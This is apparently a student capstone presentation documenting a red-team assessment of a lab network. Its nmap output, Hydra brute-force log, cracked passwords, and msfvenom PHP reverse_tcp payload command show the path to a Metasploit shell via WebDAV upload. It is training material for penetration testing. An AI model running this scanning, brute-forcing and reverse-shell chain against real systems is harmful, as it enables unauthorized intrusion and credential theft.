



# **Capstone Engagement**

## **Assessment, Analysis, and Hardening of a Vulnerable System**

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04

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
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# Network Topology

# Network Topology

## Project 2

Daniel Oliva | July 25, 2021



## Network

Address

Range:192.168.1.0/24

Netmask:255.255.255.0

Gateway:192.168.1.0

## Machines

IPv4:192.168.1.90

OS: Linux

Hostname: Kali

IPv4:192.168.1.100

OS: Linux

Hostname: Ubuntu

IPv4:192.168.1.105

OS: Linux

Hostname: Server1

IPv4:192.168.1.1

OS: Windows

Hostname:ML-RefVm-684

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The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, crystalline effect.

# **Red Team** Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Penetrating VM
Ubuntu	192.168.1.100	ELK Stack VM
Server1	192.168.1.105	Vulnerable and Targeted VM
Windows 10	192.168.1.1	Hyper-Visor VM

---

# Vulnerability Assessment

---

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure	Readable files, unprotected web applications	Access to sensitive data.
Unauthorized File Upload	Upload of files not authorized by system administrator.	Malicious file upload.
Remote Code Execution	Files with malicious intent	Executable computer programming code.

---

# Exploitation: Sensitive Data Exposure

01

## Tools & Processes

- Tools
  - Nmap
- Processes
  - Browsed company website.

02

## Achievements

- Discovered 4 hosts:  
Target machine on IP address 192.168.1.105 has 2 open ports, SSH and HTTP.

03

```
ShellNo.1
File Actions Edit View Help
root@Kali:~# nmap -Pn 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-24 17:41 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00050s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.0019s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)


Nmap scan report for 192.168.1.90
Host is up (0.0000090s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.77 seconds
root@Kali:~#
```




# Post-Exploitation: Browsing Company Website


01



02




03



# Post-Exploitation: Company Website

04



# Post-Exploitation: Brute-Forcing the Web Application

05

## Tools & Processes


- Tool
  - Hydra
- Processes
  - Web application password cracker.

06

## Achievements

- Using ashton as a username after 10,142 passwords attempts the password of *leopoldo* was found.

07




The screenshot shows a terminal window titled "Shell No.1" with a dark background. The terminal output displays the results of a Hydra brute-force attack. It lists multiple failed attempts for the username "ashton" with various passwords like "kodiak", "kittykitty", "kiki123", "khadijah", "kantot", "joey", "jeferson", and "jackass2". The final successful entry is: "[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo [STATUS] attack finished for 192.168.1.105 (waiting for children to complete tests)". Below this, it states "2 of 1 target successfully completed, 1 valid password found" and "Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-20 19:41:11". The prompt "root@kali:~#" is visible at the bottom.

```
File Actions Edit View Help
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 14] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (waiting for children to complete tests)
2 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-20 19:41:11
root@kali:~#
```

# Post-Exploitation: Accessing the Secret File

08



# Breaking Hashed Password

09

## Tools & Processes


- **Tools**
  - Crackstation
- **Processes**
  - Password Hash Cracker

10

## Achievements


- This tool cracked the hash with a resulting password of **linux4u**.

11




# Post-Exploitation: Accessing WebDAV


12



13



14



# Post-Exploitation: Payload Creation

15

## Tools & Processes


- **Tool**
  - msfvenom
- **Processes**
  - Creation of reverse\_tcp shell payload

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## Achievements

- The php coding allows the listening host 192.168.1.90 on port 4444 to get shell remote access.

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```
ShellNo.3
File Actions Edit View Help
1 Shell No. 2 Shell No. 3
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
root@kali:~#
```

# Exploitation: Unauthorized File Upload

01

## Tools & Processes


- **Tool**
  - WebDAV
- **Processes**
  - HTTP protocol allows users to collaboratively edit and manage files on remote servers.

02

## Achievements

- Uploading the malicious payload to the WebDAV directory.


03





# Post-Exploitation: Start the Reverse TCP Handler

02




The screenshot shows a Metasploit terminal window titled "Shell No. 4". The window has a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu bar, there are three tabs: "2", "Shell No. 3", and "Shell No. 4". The "Shell No. 4" tab is active. The terminal content shows the command `msf5 exploit(multi/handler) > exploit` being entered. Below the command, the output is `[*] Started reverse TCP handler on 192.168.1.90:4444`. A cursor is visible at the end of the output line.

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.90:4444
```

